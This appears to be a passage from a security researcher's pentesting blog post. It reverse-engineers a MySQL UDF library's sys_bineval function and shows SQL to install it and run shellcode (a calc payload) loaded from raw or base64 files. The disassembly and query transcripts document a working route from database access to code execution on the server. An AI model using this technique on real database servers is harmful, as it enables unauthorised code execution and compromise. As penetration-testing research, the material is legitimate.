
```
select sys_get('longonserver');
```



```
MySQL [(none)]>
MySQL [(none)]> select sys_get('logonserver');
+------------------------+
| sys_get('logonserver') |
+------------------------+
| \\ZDL-00024            |
+------------------------+
1 row in set (0.02 sec)
```


Executing Shellcode – sys_bineval

I found a cool function inside this DLL as ‘sys_bineval’ which can be used to execute shellcode. This function will allocate RWX memory using the ‘VirtualAlloc’ API and using ‘strcpy’ the ‘args->args[0]’ will be copied into the newly allocated memory. Then this buffer is passed to the ‘CreateThread’ API to spawn a new thread.



```
0180001540
0180001540 public sys_bineval
0180001540 sys_bineval proc near
0180001540
0180001540 dwCreationFlags= dword ptr -18h
0180001540 lpThreadId= qword ptr -10h
0180001540 arg_0= qword ptr  8
0180001540 ThreadId= dword ptr  10h
0180001540 arg_10= qword ptr  18h
0180001540
0180001540 mov     [rsp+arg_0], rbx
0180001545 mov     [rsp+arg_10], rsi
018000154A push    rdi
018000154B sub     rsp, 30h
018000154F mov     rdi, [rdx+10h]
0180001553 or      rcx, 0FFFFFFFFFFFFFFFFh
0180001557 xor     eax, eax
0180001559 mov     rdi, [rdi]
018000155C mov     rsi, rdx
018000155F lea     r9d, [rax+40h]  ; flProtect = PAGE_EXECUTE_READWRITE
0180001563 repne scasb
0180001565 mov     r8d, 1000h      ; flAllocationType = MEM_COMMIT
018000156B not     rcx
018000156E mov     rdx, rcx        ; dwSize
0180001571 lea     rdi, [rcx-1]
0180001575 xor     ecx, ecx        ; lpAddress
0180001577 call    cs:VirtualAlloc
018000157D mov     rdx, [rsi+10h]
0180001581 mov     r8, rdi         ; Count
0180001584 mov     rdx, [rdx]      ; Source
0180001587 mov     rcx, rax        ; Dest
018000158A mov     rbx, rax
018000158D call    cs:strncpy
0180001593 lea     rdx, [rsp+38h+ThreadId]
0180001598 lea     r8, StartAddress ; lpStartAddress
018000159F mov     [rsp+38h+lpThreadId], rdx ; lpThreadId
01800015A4 mov     r9, rbx         ; lpParameter
01800015A7 xor     ecx, ecx        ; lpThreadAttributes
01800015A9 xor     edx, edx        ; dwStackSize
01800015AB mov     [rsp+38h+dwCreationFlags], 0 ; dwCreationFlags
01800015B3 call    cs:CreateThread
01800015B9 or      edx, 0FFFFFFFFh ; dwMilliseconds
01800015BC mov     rcx, rax        ; hHandle
01800015BF call    cs:WaitForSingleObject
01800015C5 mov     rbx, [rsp+38h+arg_0]
01800015CA mov     rsi, [rsp+38h+arg_10]
01800015CF xor     eax, eax
01800015D1 add     rsp, 30h
01800015D5 pop     rdi
01800015D6 retn
01800015D6 sys_bineval endp
```

If we have a look at the 'CreateThread' API we can see that the 'lpParameter' which is the copied buffer using the 'strcpy' is passed as a pointer to a variable to be passed to the thread. The function at the 'StartAddress' will directly move the 'lpParamter' and call ptr rax, that will change RIP to our shellcode.



```
180001600
180001600 sub_180001600 proc near
180001600
180001600 arg_0= qword ptr  10h
180001600
180001600 push    rbp
180001601 mov     rbp, rsp
180001604 mov     rax, [rbp+arg_0]
180001608 call    qword ptr [rax]
18000160A leave
18000160B retn
18000160B sub_180001600 endp
18000160B
```

Installation

```
create function sys_bineval returns int soname 'udf.dll';
```

Verification


```
select * from mysql.func where name = 'sys_bineval';
```

Deletion

```
drop function sys_bineval;
```

Example
However I did not get this working in 64-bit. This works fine in 32-bit platforms. You can directly open the raw binary shellcode or encode to base64 or hex encode and execute using this function.

```
select sys_bineval(from_base64(load_file('./calc.b64')));
```



```
mysql>
mysql>
mysql> select sys_bineval(load_file('calc.bin'));
+-----------------------------------+
| sys_bineval(load_file('calc.bin')) |
+-----------------------------------+
|                                 0 |
+-----------------------------------+
1 row in set (0.47 sec)

mysql>
mysql> select to_base64(load_file('./calc.bin')) into dumpfile './
Query OK, 1 row affected (0.00 sec)

mysql>
mysql> select from_base64(load_file('./calc.b64'));
+-----------------------------------------------------------------
| from_base64(load_file('./calc.b64'))
+-----------------------------------------------------------------
| 1ÊRhcalcTYRQdir0iv▯iv▯;i0i~▯i_<i\▯xit▯ ▯■iT▯$▯À,▯▯▯;u<Win£u-it▯
+-----------------------------------------------------------------
1 row in set (0.00 sec)

mysql> select sys_bineval(from_base64(load_file('./calc.b64')));
+-------------------------------------------------+
| sys_bineval(from_base64(load_file('./calc.b64'))) |
+-------------------------------------------------+
|                                               0 |
+-------------------------------------------------+
1 row in set (0.47 sec)

mysql>
```

I noticed that these external UDF functions do not have proper exception handling in the dissembled code. Hence, a slightest mistake while calling these functions will lead the mysqld.exe server to crash. I hope this article might be useful to you while pentesting MySQL.

References

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About Me

I’m a very young independent security researcher passionate in application security, penetration testing and reverse engineering. I got acknowledged by many organizations for disclosing vulnerabilities including Microsoft, Apple, Oracle, AT&T, Sony, etc. Currently holds OSCE, OSCP, OSWP, eCRE, eWPTX, eCPPT, eWPT. You can check other interesting things related to SQLi on https://osandamalith.com/tag/mysql/